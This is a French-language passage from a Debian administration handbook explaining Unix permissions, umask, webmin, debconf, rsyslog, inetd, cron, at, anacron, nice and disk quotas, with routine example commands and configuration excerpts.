Dans le cas d'un fichier, ces droits sont faciles à interpréter : l'accès en lecture permet d'en consulter le contenu (et notamment de le copier), l'accès en écriture de le modifier et l'accès en exécution permet de tenter de l'exécuter (ce qui ne fonctionnera que s'il s'agit d'un programme).

SÉCURITÉ	
Exécutables setuid et setgid	<p>Deux droits particuliers concernent les fichiers exécutables : le droit <code>setuid</code> et le droit <code>setgid</code> (symbolisés par la lettre « <code>s</code> »). Remarquons qu'on parle souvent de « bit » car chacune de ces informations booléennes se représente individuellement par un 0 ou un 1. Ces deux droits permettent à n'importe quel utilisateur d'exécuter le programme en question avec respectivement les droits de son propriétaire ou de son groupe propriétaire. Ce mécanisme donne accès à des fonctionnalités requérant des droits plus élevés que ceux dont on dispose habituellement.</p> <p>Un programme <code>setuid root</code> s'exécutant systématiquement sous l'identité du superutilisateur, il est très important d'en contrôler la fiabilité. En effet, un utilisateur capable de le détourner pour lui faire appeler une commande de son choix pourrait alors endosser l'identité de root et avoir tous les droits sur le système.</p>

Un répertoire est traité différemment. L'accès en lecture donne le droit de consulter la liste de ses entrées, l'accès en écriture celui d'y créer ou supprimer des fichiers et l'accès en exécution de

le traverser (et notamment de s'y rendre avec la commande `cd`). Pouvoir traverser un répertoire sans le lire donne le droit d'accéder à celles de ses entrées dont on connaît le nom, mais pas de les trouver si on ignore leur existence ou leur nom exact.

SÉCURITÉ

Répertoire `setgid` et sticky bit

Le bit `setgid` s'applique également aux répertoires. Toutes les entrées qu'on y créera recevront alors pour groupe propriétaire celui du répertoire, au lieu de prendre comme c'est l'habitude le groupe principal de leur créateur. Cela évitera à celui-ci de changer de groupe principal (par la commande `newgrp`) lors d'un travail dans une arborescence partagée entre plusieurs utilisateurs d'un même groupe dédié.

Le bit `sticky` (symbolisé par la lettre « `t` ») est un droit qui n'est utile que sur les répertoires. Il est notamment employé pour les répertoires temporaires ouverts en écriture à tous (comme `/tmp/`) : il n'autorise la suppression d'un fichier que par son propriétaire ou celui de son répertoire parent. En son absence, tout le monde pourrait supprimer les fichiers d'autrui dans `/tmp/`.

Trois commandes manipulent les permissions associées à un fichier:

- `chown utilisateur fichier` affecte un nouveau propriétaire à un fichier;
- `chgrp groupe fichier` opère sur son groupe propriétaire;
- `chmod droits fichier` intervient sur ses droits.

Il existe deux manières de présenter les droits ; parmi elles, la représentation symbolique, sans doute la plus simple à comprendre et mémoriser, met en jeu les lettres symboles déjà citées. Pour chaque catégorie d'utilisateurs (`u/g/o`), on peut définir les droits (`=`), en ajouter (`+`), ou en retrancher (`-`). Ainsi, la formule `u=rwx,g+rw,o-r` donne au propriétaire les droits de lecture, d'écriture et d'exécution ; ajoute au groupe propriétaire les droits de lecture et d'écriture ; et supprime le droit de lecture aux autres utilisateurs. Les droits non concernés par les opérations d'ajout ou de retranchement restent inchangés. La lettre `a`, pour *all*, recouvre les trois catégories d'utilisateurs, de sorte que `a=rx` donne aux trois catégories les mêmes droits (lecture et exécution, mais pas écriture).

La représentation numérique octale associe chaque droit à une valeur : 4 pour la lecture, 2 pour l'écriture et 1 pour l'exécution. On associe à chaque combinaison de droits la somme de ces chiffres, valeurs qu'on attribue ensuite aux différentes catégories d'utilisateurs en les mettant bout à bout dans l'ordre habituel (propriétaire, groupe, autres).

La commande `chmod 754 fichier` mettra donc en place les droits suivants : lecture, écriture et exécution au propriétaire (car $7 = 4 + 2 + 1$) ; lecture et exécution au groupe (car $5 = 4 + 1$) ; lecture seule aux autres. Le chiffre 0 correspond à l'absence de droits, ainsi `chmod 600 fichier` ne donne que les droits de lecture/écriture au propriétaire, les autres ne pouvant rien faire du tout. Les droits les plus fréquents sont 755 pour les exécutables ou les répertoires et 644 pour les fichiers de données.

Pour représenter le cas échéant les droits spéciaux, on pourra préfixer à ce nombre un quatrième chiffre selon le même principe, sachant que les bits `setuid`, `setgid` et `sticky` valent respectivement 4, 2 et 1. `chmod 4754` associera donc le bit `setuid` aux droits décrits précédemment.

On notera que l'utilisation de la notation numérique octale ne permet que de modifier en bloc l'ensemble des droits sur un fichier ; on ne peut pas l'utiliser pour se contenter d'ajouter par exemple le droit en lecture pour le groupe propriétaire, puisqu'il faut obligatoirement prendre en compte les droits existants et calculer la nouvelle valeur numérique correspondante.

ASTUCE

Application récursive

Il arrive que l'on doive changer les permissions de toute une arborescence. Toutes les commandes décrites disposent donc d'une option `-R`, effectuant l'opération demandée de manière récursive.

La distinction entre répertoires et fichiers pose souvent problème lors des opérations récursives. C'est la raison de l'introduction de la lettre « `X` » dans la représentation symbolique des droits. Elle représente un droit d'exécution qui ne concerne que les répertoires (mais pas les fichiers ne disposant pas encore de ce droit). Ainsi, `chmod -R a+X répertoire` n'ajoutera les droits d'exécution pour toutes les catégories d'utilisateurs (`a`) qu'à tous les sous-répertoires et aux fichiers sur lesquels au moins une catégorie d'utilisateurs (ne serait-ce que leur seul propriétaire) a déjà les droits d'exécution.

ASTUCE

Changer l'utilisateur et le groupe

On souhaite souvent changer le groupe d'un fichier en même temps qu'on change celui-ci de propriétaire. La commande `chown` propose donc une syntaxe spéciale pour cela : `chown utilisateur:groupe fichier`

umask

Lorsqu'une application crée un fichier, elle lui donne des permissions indicatives, sachant que le système retire automatiquement certains droits, donnés par la commande `umask`. Saisissez `umask` dans un shell ; vous observerez un masque tel que `0022`. Ce n'est qu'une représentation octale des droits à retirer systématiquement (en l'occurrence, les droits en écriture pour le groupe et les autres utilisateurs).

Si on lui passe une nouvelle valeur octale, la commande `umask` permet également de changer de masque. Employée dans un fichier d'initialisation de l'interpréteur de commandes (par exemple `~/.bash_profile`), elle aura pour effet de changer le masque par défaut de vos sessions de travail.

9.4. Interfaces d'administration

Recourir à une interface graphique d'administration est intéressant dans différentes circonstances. Un administrateur ne connaît pas nécessairement tous les détails de configuration de tous ses services et n'a pas forcément le temps de se documenter à leur sujet. Une interface graphique d'administration accélérera donc le déploiement d'un nouveau service. Par ailleurs, elle pourra simplifier la mise en place des réglages des services les plus pénibles à configurer.

Une telle interface n'est qu'une aide, pas une fin en soi. Dans tous les cas, l'administrateur devra maîtriser son comportement pour comprendre et contourner tout problème éventuel.

Aucune interface n'étant parfaite, on est par ailleurs tenté de recourir à plusieurs solutions. C'est à éviter dans la mesure du possible, car les différents outils sont parfois incompatibles de par leurs hypothèses de travail. Même si tous visent une grande souplesse et tentent d'adopter comme unique référence le fichier de configuration, ils ne sont pas toujours capables d'intégrer des modifications externes.

9.4.1. Administrer sur interface web : `webmin`

C'est sans doute l'une des interfaces d'administration les plus abouties. Il s'agit d'un système modulaire fonctionnant dans un navigateur web, couvrant une vaste palette de domaines et d'outils. Par ailleurs, il est internationalisé et relativement bien traduit en français.

Malheureusement, `webmin` ne fait plus partie de Debian. Le responsable des paquets `webmin` et assimilés (ainsi d'ailleurs que des paquets `usermin`), Jaldhar H. Vyas, a en effet demandé leur suppression, faute de temps pour les maintenir à un niveau de qualité acceptable. Personne n'ayant officiellement pris le relais, `Jessie` ne dispose donc pas de paquets de `webmin`.

Il existe toutefois un paquet non officiel, distribué sur le site webmin.com. Contrairement aux paquets initialement présents dans Debian, ce dernier est monolithique : tous les modules de configuration sont installés et activés par défaut même si le service correspondant n'est pas installé sur la machine.

Mot de passe root

À la première connexion, l'identification s'effectue avec l'identifiant root et son mot de passe habituel. Il est cependant recommandé de changer dès que possible le mot de passe employé pour webmin ; ainsi, une compromission de celui-ci n'impliquera pas le mot de passe de root, même si elle confère des droits administratifs importants sur la machine.

Attention ! webmin étant fonctionnellement très riche, un utilisateur malveillant y accédant pourra vraisemblablement compromettre la sécurité de tout le système. D'une manière générale, les interfaces de ce type sont déconseillées sur les systèmes importants, aux contraintes de sécurité élevées (pare-feu, serveurs sensibles, etc.).

Webmin s'emploie par le biais d'une interface web mais il ne nécessite pas pour autant d'avoir Apache installé : en effet, ce logiciel dispose d'un mini-serveur web dédié. Ce dernier écoute par défaut sur le port 10 000 et accepte les connexions HTTP sécurisées.

Les modules intégrés couvrent une large palette de services, citons notamment :

- tous les services de base : créer des utilisateurs et des groupes, gérer les fichiers crontab, les scripts d'initialisation, consulter les logs, etc.
- bind : configuration du serveur DNS (service de noms) ;
- postfix : configuration du serveur SMTP (courrier électronique) ;
- inetd : configuration du super-serveur `inetd` ;
- quota : gestion des quotas utilisateur ;
- dhcpcd : configuration du serveur DHCP ;
- proftpd : configuration du serveur FTP ;
- samba : configuration du serveur de fichiers Samba ;
- software : installation ou suppression de logiciels à partir des paquets Debian et mise à jour du système.

L'interface d'administration est accessible depuis un navigateur web à l'adresse `https://localhost:10000`. Attention ! tous les modules ne sont pas directement exploitables ; il faut parfois les configurer en précisant les emplacements du fichier de configuration concerné et de quelques exécutables. Souvent, le système vous y invite poliment lorsqu'il n'arrive pas à faire fonctionner le module demandé.

ALTERNATIVE Le panneau de contrôle de GNOME	<p>Le projet GNOME fournit également plusieurs interfaces d'administration, généralement accessibles via l'entrée « Paramètres système » du menu utilisateur en haut à droite de l'écran. <code>gnome-control-center</code> est l'outil principal qui les rassemble, mais beaucoup des outils de configuration du système lui-même sont en réalité fournis par d'autres paquets (<code>accountsservice</code>, <code>system-config-printer</code>, etc.). Même si ces applications sont faciles d'usage, elles ne couvrent qu'une petite partie des services de base : gestion des utilisateurs, configuration de l'horloge, du réseau, des imprimantes, etc.</p>
--	---

9.4.2. Configuration des paquets : debconf

De nombreux paquets s'autoconfigurent après avoir demandé quelques éléments durant l'installation, questions posées à travers l'outil Debconf. On peut reconfigurer ces paquets en exécutant `dpkg-reconfigure` paquet.

Dans la plupart des cas, ces réglages sont très simples : seules quelques variables importantes du fichier de configuration sont modifiées. Ces variables sont parfois regroupées entre deux lignes « démarcatrices » de sorte qu'une reconfiguration du paquet limite sa portée sur la zone qu'elles délimitent. Dans d'autres cas, une reconfiguration ne changera rien si le script détecte une modification manuelle du fichier de configuration, l'objectif étant bien évidemment de préserver ces interventions humaines (le script se considère alors incapable d'assurer que ses propres modifications ne perturberont pas l'existant).

CHARTE DEBIAN Préserver les modifications	<p>La charte Debian demandant expressément de tout faire pour préserver au maximum les changements manuels apportés aux fichiers de configuration, de plus en plus de scripts modifiant ces derniers prennent des précautions. Le principe général est simple : le script n'effectue des modifications que s'il connaît l'état du fichier de configuration, vérification effectuée par comparaison de la somme de contrôle du fichier avec celle du dernier fichier produit automatiquement. Si elles correspondent, le script s'autorise à modifier le fichier de configuration. Dans le cas contraire, il considère qu'on y est intervenu et demande quelle action il doit effectuer (installer le nouveau fichier, conserver l'ancien, ou tenter d'intégrer les nouvelles modifications au fichier existant). Ce principe de précaution fut longtemps propre à Debian, mais les autres distributions l'embrassent peu à peu.</p> <p>Le programme <code>ucf</code> (du paquet Debian éponyme) offre des facilités pour gérer cela.</p>
--	--

9.5. Les événements système de syslog

9.5.1. Principe et fonctionnement

Le démon `rsyslogd` a pour charge de collecter les messages de service provenant des applications et du noyau puis de les répartir dans des fichiers de logs (habituellement stockés dans le répertoire `/var/log/`). Il obéit au fichier de configuration `/etc/rsyslog.conf`.

Chaque message de log est associé à un sous-système applicatif (nommé *facility* dans la documentation) :

- auth et authpriv : concernent l'authentification ;
- cron : provient des services de planification de tâches, cron et atd ;
- daemon : concerne un démon sans classification particulière (serveur DNS, NTP, etc.) ;
- ftp : concerne le serveur FTP ;
- kern : message provenant du noyau ;
- lpr : provient du sous-système d'impression ;
- mail : provient de la messagerie électronique ;
- news : message du sous-système Usenet (notamment du serveur NNTP — *Network News Transfer Protocol*, ou protocole de transfert des nouvelles sur le réseau — gérant les forums de discussion) ;
- syslog : message du serveur syslogd lui-même ;
- user : messages utilisateur (générique) ;
- uucp : messages du sous-système UUCP (*Unix to Unix Copy Program*, ou programme de copie d'Unix à Unix, un vieux protocole employé pour faire circuler entre autres des messages électroniques) ;
- local0 à local7 : réservés pour les utilisations locales.

À chaque message est également associé un niveau de priorité. En voici la liste par ordre décroissant :

- emerg : « Au secours ! » le système est probablement inutilisable .
- alert : vite, il y a péril en la demeure, des actions doivent être entreprises immédiatement ;
- crit : les conditions sont critiques ;
- err : erreur ;
- warn : avertissement (erreur potentielle) ;
- notice : condition normale mais message significatif ;
- info : message informatif ;
- debug : message de débogage.

9.5.2. Le fichier de configuration

La syntaxe complexe du fichier /etc/rsyslog.conf est détaillée dans la page de manuel rsyslog.conf(5) mais aussi dans la documentation HTML disponible dans le paquet rsyslog-doc (/usr/share/doc/rsyslog-doc/html/index.html). Le principe global est d'écrire des paires « sélecteur » et « action ». Le sélecteur définit l'ensemble des messages concernés et l'action décrit comment le traiter.

Syntaxe du sélecteur

Le sélecteur est une liste (ayant pour séparateur le point-virgule) de couples *sous-système.priorité* (exemple : auth.notice;mail.info). L'astérisque peut y représenter tous les sous-systèmes ou toutes les priorités (exemples : *.alert ou mail.*). On peut regrouper plusieurs sous-systèmes en les séparant par une virgule (exemple : auth,mail.info). La priorité indiquée recouvre aussi les messages de priorité supérieure ou égale : auth.alert désigne donc les messages du sous-système auth de priorités alert ou emerg. Préfixée par un point d'exclamation, elle désignera au contraire les priorités strictement inférieures : auth.!notice désignera donc les messages issus de auth et de priorité info ou debug. Préfixée par un signe égal, elle correspondra exactement à la seule priorité indiquée (auth.=notice ne concerne donc que les messages de auth de priorité notice).

Au sein du sélecteur, chaque élément de la liste surcharge les éléments précédents. Il est donc possible de restreindre un ensemble ou d'en exclure certains éléments. À titre d'exemple, kern.info;kern.!err définit les messages du noyau de priorité comprise entre info et warn. La priorité none désigne l'ensemble vide (aucune des priorités) et peut servir pour exclure un sous-système d'un ensemble de messages. Ainsi, *.crit;kern.none désigne tous les messages de priorité supérieure ou égale à crit ne provenant pas du noyau.

Syntaxe des actions

B.A.-BA

Le tube nommé, un tube persistant

Un tube nommé est un type particulier de fichier fonctionnant comme un tube traditionnel (le *pipe* que l'on crée à l'aide du symbole « | » sur la ligne de commande), mais par l'intermédiaire d'un fichier. Ce mécanisme a l'avantage de pouvoir mettre en relation deux processus n'ayant aucun rapport de parenté. Toute écriture dans un tube nommé bloque le processus qui écrit jusqu'à ce qu'un autre processus tente d'y lire des données. Ce dernier lira alors les données écrites par l'autre partie, qui pourra donc reprendre son exécution.

Un tel fichier se crée avec la commande `mkfifo`.

Les différentes actions possibles sont :

- ajouter le message à un fichier (exemple : `/var/log/messages`) ;
- envoyer le message à un serveur syslog distant (exemple : `@log.falcot.com`) ;
- envoyer le message dans un tube nommé préexistant (exemple : `|/dev/xconsole`) ;
- envoyer le message à un ou plusieurs utilisateurs s'ils sont connectés (exemple : `root,rhertzog`) ;
- envoyer le message à tous les utilisateurs connectés (exemple : `*`) ;
- écrire le message sur une console texte (exemple : `/dev/tty8`).

Déporter les logs

C'est une bonne idée que d'enregistrer les logs les plus importants sur une machine séparée (voire dédiée), car cela empêchera un éventuel intrus de supprimer les traces de son passage (sauf à compromettre également cet autre serveur). Par ailleurs, en cas de problème majeur (tel qu'un plantage du noyau), disposer de logs sur une autre machine augmente les chances de retrouver le déroulement des événements.

Pour accepter les messages de log envoyés par d'autres machines, il faut reconfigurer *rsyslog*: dans la pratique il suffit d'activer des directives prêtes à l'emploi qui sont déjà présentes dans */etc/rsyslog.conf* (*\$ModLoad imudp* et *\$UDPServerRun 514*).

9.6. Le super-serveur *inetd*

inetd (souvent appelé « super-serveur Internet ») est en réalité un serveur de serveurs, employé pour invoquer à la demande les serveurs rarement employés qui ne fonctionnent donc pas en permanence.

Le fichier */etc/inetd.conf* donne la liste de ces serveurs et de leurs ports habituels, qu'*inetd* écoute tous ; dès qu'il détecte une connexion sur l'un d'entre eux, il exécute le programme du serveur correspondant.

**Enregister un service
dans *inetd.conf***

Les paquets souhaiteraient parfois enregistrer un nouveau serveur dans le fichier */etc/inetd.conf*, mais la charte Debian interdit à tout paquet de modifier un fichier de configuration qui ne relève pas de lui. C'est pourquoi le script *update-inetd* (du paquet éponyme) a été créé : il a à sa charge le fichier de configuration et les autres paquets peuvent ainsi l'employer pour demander au super-serveur de prendre en compte un nouveau serveur.

Chaque ligne significative du fichier */etc/inetd.conf* décrit un service par sept champs (séparés par des blancs) :

- Le numéro du port TCP ou UDP, ou le nom du service (qui est associé à un numéro de port standard par la table de correspondance définie dans le fichier */etc/services*).
- Le type de *socket* : *stream* pour une connexion TCP, *dgram* pour des datagrammes UDP .
- Le protocole : *tcp* ou *udp*.
- Les options : deux valeurs sont possibles : *wait* ou *nowait*, pour signifier à *inetd* qu'il doit, ou non, attendre la fin du processus lancé avant d'accepter une autre connexion. Pour les connexions TCP, facilement multiplexables, on pourra généralement utiliser *nowait*. Pour les programmes répondant sur UDP, il ne faut retenir *nowait* que si le serveur est capable de gérer plusieurs connexions en parallèle. On pourra suffixer ce champ d'un point suivi du nombre maximum de connexions autorisées par minute (la limite par défaut étant de 256).
- L'identifiant de l'utilisateur sous l'identité duquel le serveur sera exécuté.

- Le chemin complet du programme serveur à exécuter.
- Les arguments : il s'agit de la liste complète des arguments du programme, y compris son propre nom (argv[0] en C).

L'exemple suivant illustre les cas les plus courants:

Ex. 9.1 *Extrait de /etc/inetd.conf*

```
talk  dgram  udp  wait  nobody.tty  /usr/sbin/in.talkd  in.talkd
finger  stream  tcp  nowait  nobody    /usr/sbin/tcpd    in.fingerd
ident  stream  tcp  nowait  nobody    /usr/sbin/identd  identd -i
```

Le programme `tcpd` est souvent employé dans le fichier `/etc/inetd.conf`. Il permet de restreindre les connexions entrantes en appliquant des règles de contrôle, documentées dans la page de manuel `hosts_access(5)` et qui se configurent dans les fichiers `/etc/hosts.allow` et `/etc/hosts.deny`. Une fois qu'il a été déterminé que la connexion est autorisée, `tcpd` exécute à son tour le serveur réellement demandé (comme `in.fingerd` dans notre exemple).

COMMUNAUTÉ

Wietse Venema

Wietse Venema, dont les compétences en matière de sécurité en font un programmeur réputé, est l'auteur du programme `tcpd`. C'est également l'auteur principal de Postfix, serveur de messagerie électronique (SMTP – *Simple Mail Transfer Protocol*, ou protocole simple de courrier électronique) modulaire conçu pour être plus sûr et plus fiable que `sendmail`, au long historique de failles de sécurité.

ALTERNATIVE	
Autres inetd	<p>Bien que Debian installe <i>openbsd-inetd</i> par défaut, les alternatives ne manquent pas. Outre celles déjà mentionnées, il existe <i>inetutils-inetd</i>, <i>micro-inetd</i>, <i>rlinetd</i> et <i>xinetd</i>.</p> <p>Cette dernière incarnation d'un super-serveur offre des possibilités intéressantes. Elle permet notamment de séparer la configuration dans plusieurs fichiers (stockés, bien entendu, dans le répertoire <i>/etc/xinetd.d/</i>), ce qui peut faciliter la vie des administrateurs.</p> <p>Enfin, il est également possible d'émuler le comportement d'<i>inetd</i> avec le mécanisme d'activation de socket de <i>systemd</i> (voir section 9.1.1, « Le système d'initialisation systemd » page 204).</p>

9.7. Planification de tâches : cron et atd

cron est le démon en charge d'exécuter des commandes planifiées et récurrentes (chaque jour, chaque semaine, etc.) ; **atd** est celui qui s'occupe des commandes à exécuter une seule fois, à un instant précis et futur.

Dans un système Unix, de nombreuses tâches sont régulièrement planifiées :

- la rotation des logs ;
- la mise à jour de la base de données du programme **locate** ;
- les sauvegardes ;
- des scripts d'entretien (comme le nettoyage des fichiers temporaires).

Par défaut, tous les utilisateurs peuvent planifier l'exécution de tâches. C'est pourquoi chacun dispose de sa propre *crontab*, où il peut consigner les commandes à planifier. Il peut la modifier en exécutant **crontab -e** (ses informations sont stockées dans le fichier */var/spool/cron/crontabs/utilisateur*).

SÉCURITÉ	
Restreindre cron ou atd	<p>On peut restreindre l'accès à cron en créant le fichier d'autorisation explicite <i>/etc/cron.allow</i>, où l'on consignera les seuls utilisateurs autorisés à planifier des commandes. Tous les autres seront automatiquement dépourvus de cette fonctionnalité. Inversement, pour n'en priver qu'un ou deux trouble-fête, on écrira leur nom dans le fichier d'interdiction explicite <i>/etc/cron.deny</i>. Le même mécanisme encadre atd, avec les fichiers <i>/etc/at.allow</i> et <i>/etc/at.deny</i>.</p>

L'utilisateur root dispose de sa *crontab* personnelle, mais peut également employer le fichier */etc/crontab* ou déposer des *crontab* supplémentaires dans le répertoire */etc/cron.d/*. Ces deux dernières solutions ont l'avantage de pouvoir préciser l'utilisateur sous l'identité duquel exécuter la commande.

Le paquet **cron** propose par défaut des commandes planifiées qui exécutent :

- une fois par heure les programmes du répertoire */etc/cron.hourly/* ;

- une fois par jour les programmes du répertoire `/etc/cron.daily/` ;
- une fois par semaine les programmes du répertoire `/etc/cron.weekly/` ;
- une fois par mois les programmes du répertoire `/etc/cron.monthly/`.

De nombreux paquets Debian profitent de ce service : en déposant dans ces répertoires des scripts de maintenance, ils assurent le fonctionnement optimal de leur service.

9.7.1. Format d'un fichier crontab

ASTUCE Raccourcis textuels pour cron	<p>Des abréviations, qui remplacent les cinq premiers champs d'une entrée de crontab, décrivent les planifications les plus classiques. Les voici :</p> <ul style="list-style-type: none"> • <code>@yearly</code> : une fois par an (le premier janvier à 0 h 00) ; • <code>@monthly</code> : une fois par mois (le premier du mois à 0 h 00) ; • <code>@weekly</code> : une fois par semaine (le dimanche à 0 h 00) ; • <code>@daily</code> : une fois par jour (à 0 h 00) ; • <code>@hourly</code> : une fois par heure (au début de chaque heure).
---	--

CAS PARTICULIER cron et l'heure d'été	<p>Sous Debian, cron prend en compte au mieux les changements d'heure (en fait, lorsqu'un saut important est détecté dans l'heure locale). Ainsi, les commandes qui auraient dû être exécutées à une heure qui n'a pas existé (par exemple, 2 h 30 lors du changement d'heure de printemps en France) sont exécutées peu après le changement d'heure (soit peu après 3 h du matin en heure d'été). À l'inverse, à l'automne, les commandes qui auraient pu être exécutées plusieurs fois (à 2 h 30 heure d'été puis, une heure plus tard, à 2 h 30 heure d'hiver) ne le sont qu'une fois.</p> <p>On prendra cependant soin, si l'ordre dans lequel les différentes tâches planifiées et le délai entre leurs déclenchements respectifs est important, de vérifier la compatibilité de ces contraintes avec le mode de fonctionnement de cron — le cas échéant, on pourra préparer une planification spéciale pour les deux nuits de l'année où le problème risque d'apparaître.</p>
--	---

Chaque ligne significative d'une *crontab* décrit une commande planifiée grâce aux six (ou sept) champs suivants :

- la condition sur les minutes (nombres compris de 0 à 59) ;
- la condition sur les heures (de 0 à 23) ;
- la condition sur le jour du mois (de 1 à 31) ;
- la condition sur le mois (de 1 à 12) ;
- la condition sur le jour de la semaine (de 0 à 7, le 1 correspondant au lundi — le dimanche est représenté à la fois par 0 et par 7 ; il est également possible d'employer les trois premières lettres du nom du jour en anglais comme Sun, Mon, etc.) ;

- le nom d'utilisateur sous lequel la commande devra s'exécuter (dans le fichier `/etc/crontab` et dans les fragments déposés dans `/etc/cron.d/`, mais pas les crontabs des utilisateurs) ;
- la commande à exécuter (quand les conditions définies par les cinq premières colonnes sont remplies).

Tous les détails sont documentés dans la page de manuel `crontab(5)`.

Chaque condition peut s'exprimer sous la forme d'une énumération de valeurs possibles (séparées par des virgules). La syntaxe `a-b` décrit l'intervalle de toutes les valeurs comprises entre `a` et `b`. La syntaxe `a-b/c` décrit un intervalle avec un incrément de `c` (exemple : `0-10/2` correspond à `0,2,4,6,8,10`). Le joker `*` représente toutes les valeurs possibles.

Ex. 9.2 Exemple de crontab

```
#Format
#min heu jou moi jsem commande

# Télécharge les données tous les soirs à 19:25
25 19 * * * $HOME/bin/get.pl

# Le matin à 8:00, en semaine (lundi à vendredi)
00 08 * * 1-5 $HOME/bin/faire_quelquechose

# Redémarre le proxy IRC après chaque reboot
@reboot /usr/bin/dircproxy
```

ASTUCE **Exécuter une commande au démarrage**

Pour exécuter une commande une seule fois, juste après le démarrage de l'ordinateur, on peut recourir à la macro `@reboot` (un simple redémarrage de cron ne déclenche pas une commande planifiée avec `@reboot`). Cette macro remplace elle aussi les cinq premiers champs d'une entrée dans la `crontab`.

ALTERNATIVE **Émuler cron avec systemd**

Il est possible d'émuler une partie du comportement de cron avec le système de minuterie (*timer*) de `systemd` (voir section 9.1.1, « [Le système d'initialisation systemd](#) » page 204).

9.7.2. Emploi de la commande at

La commande `at` prévoit l'exécution d'une commande à un moment ultérieur. Elle prend l'heure et la date prévus en paramètres sur sa ligne de commande, et la commande à exécuter sur son entrée standard. La commande sera exécutée comme si elle avait été saisie dans un interpréteur de commandes. `at` conserve d'ailleurs l'environnement courant afin de pouvoir travailler

exactement dans les mêmes conditions que celles de la planification. L'horaire est indiqué en suivant les conventions habituelles : 16:12 représente 16 h 12. La date peut être précisée au format JJ.MM.AA (27.07.15 représentant ainsi 27 juillet 2015) ou AAAA-MM-JJ (cette même date étant alors représentée par 2015-07-27). En son absence, la commande sera exécutée dès que l'horloge atteindra l'heure signalée (le jour même ou le lendemain). On peut encore écrire explicitement `today` (aujourd'hui) ou `tomorrow` (demain).

```
$ at 09:00 27.07.15 <<FIN
> echo "Penser à souhaiter un bon anniversaire à Raphaël" \
>   | mail lolando@debian.org
> FIN
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

Une autre syntaxe permet d'exprimer une durée d'attente : `at now + nombre période`. La *période* peut valoir minutes, hours (heures), days (jours) ou weeks (semaines). Le *nombre* indique simplement le nombre de ces unités qui doivent s'écouler avant exécution de la commande.

Pour annuler une tâche planifiée pour `cron`, il suffit, lors d'un appel à `crontab -e`, de supprimer la ligne correspondante dans la `crontab` où la tâche est définie. Pour les tâches `at`, c'est à peine plus complexe : il suffit d'exécuter la commande `atrm numéro-de-tâche`. Le numéro de tâche est indiqué par la commande `at` lors de la planification mais on pourra le retrouver grâce à la commande `atq`, qui donne la liste des commandes actuellement planifiées.

9.8. Planification asynchrone : anacron

`anacron` est le démon qui complète `cron` pour les ordinateurs non allumés en permanence. Les tâches régulières étant habituellement planifiées au milieu de la nuit, elles ne seront jamais exécutées si la machine est éteinte à ce moment-là. La fonction d'`anacron` est de les exécuter en prenant en compte les périodes où l'ordinateur ne fonctionne pas.

Attention, `anacron` fera fréquemment exécuter cette activité en retard quelques minutes après le démarrage de la machine, ce qui peut en perturber la réactivité. C'est pourquoi les tâches du fichier `/etc/anacrontab` sont démarrées sous la commande `nice`, qui réduit leur priorité d'exécution et limitera donc l'impression de lenteur du reste du système. Attention, le format de ce fichier n'est pas le même que celui de `/etc/crontab` ; si vous avez des besoins particuliers avec `anacron`, consultez la page de manuel `anacrontab(5)`.

B.A.-BA	Les systèmes Unix (et donc Linux) sont éminemment multi-tâches et multi-utilisateurs. Plusieurs processus peuvent en effet tourner en parallèle, appartenant à plusieurs utilisateurs différents, le noyau se chargeant d'assurer la répartition des ressources entre les différents processus. Il gère pour cela une notion de priorité, qui lui permet de favoriser certains processus au détriment d'autres selon les besoins. Lorsque l'on sait qu'un processus peut tourner en basse priorité, on le signale lors de son lancement, en utilisant <code>nice</code> programme (<code>nice</code> signifiant « gentil, agréable »). Le programme disposera alors d'une proportion amoindrie des ressources du système, il perturbera donc moins les autres processus s'ils ont besoin de fonctionner.
Priorité, nice	

Bien entendu, si aucun autre processus n'a besoin de ressources, le programme ne sera pas artificiellement ralenti.

`nice` fonctionne avec des niveaux de « gentillesse » : les niveaux positifs (de 1 à 19) rendent progressivement un processus moins prioritaire, les niveaux négatifs (de -1 à -20) le rendent au contraire plus avide de ressources — mais seul le super-utilisateur est autorisé à utiliser ces niveaux négatifs. Sauf indication contraire (voir la page de manuel `nice(1)`), `nice` utilise le niveau 10.

Si l'on s'aperçoit qu'une tâche déjà lancée aurait dû l'être avec `nice`, il n'est pas trop tard pour réagir : la commande `renice` permet de changer la priorité d'un processus déjà existant, dans un sens ou dans l'autre (mais diminuer la « gentillesse » d'un processus est réservé au super-utilisateur).

L'installation du paquet `anacron` désactive l'exécution par `cron` des scripts des fichiers `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/` et `/etc/cron.monthly/`. On évite ainsi qu'ils soient pris en compte à la fois par `anacron` et par `cron`. Mais `cron` reste actif et se chargera encore d'exécuter les autres commandes planifiées (notamment par les utilisateurs).

9.9. Les quotas

Le système des quotas permet de limiter l'espace disque alloué à un utilisateur ou un groupe d'utilisateurs. Pour le mettre en place, il faut disposer d'un noyau activant sa prise en charge (option de compilation `CONFIG_QUOTA`) — ce qui est le cas des noyaux Debian. Les logiciels de gestion des quotas se trouvent dans le paquet Debian `quota`.

Pour activer les quotas sur un système de fichiers, il faut mentionner, dans le fichier `/etc/fstab`, les options `usrquota` et `grpquota`, respectivement pour des quotas utilisateurs ou de groupes. Redémarrer l'ordinateur permet ensuite de mettre à jour les quotas en l'absence d'activité disque (condition nécessaire à une bonne comptabilisation de l'espace disque déjà consommé).

La commande `edquota utilisateur` (ou `edquota -g groupe`) permet de changer les limites tout en consultant la consommation actuelle.

POUR ALLER PLUS LOIN

Définir les quotas par script

Le programme `setquota` peut être employé dans un script pour modifier automatiquement de nombreux quotas. Sa page de manuel `setquota(8)` détaille la syntaxe précise à employer.

Le système de quotas permet de définir quatre limites :

- Deux limites (*soft* et *hard*, respectivement douce et dure) concernent le nombre de blocs consommés. Si le système de fichiers a été créé avec une taille de bloc de 1 kilo-octet, un bloc contient 1 024 octets du même fichier. Les blocs non saturés induisent donc des pertes d'espace disque. Un quota de 100 blocs, qui permet théoriquement de stocker 102 400 octets, sera pourtant saturé par 100 fichiers de 500 octets, ne représentant que 50 000 octets au total.

- Deux limites (*soft* et *hard*) concernent le nombre d'*inodes* employés. Chaque fichier consomme au moins un *inode* pour stocker les informations le concernant (droits, propriétaires, date de dernier accès, etc.). Il s'agit donc d'une limite sur le nombre de fichiers de l'utilisateur.

Une limite *soft* peut être franchie temporairement ; l'utilisateur sera simplement averti de son dépassement de quota par le programme `warnquota`, habituellement invoqué par `cron`. Une limite *hard* ne peut jamais être franchie : le système refusera toute opération provoquant un dépassement du quota dur.

VOCABULAIRE

Blocs et *inodes*

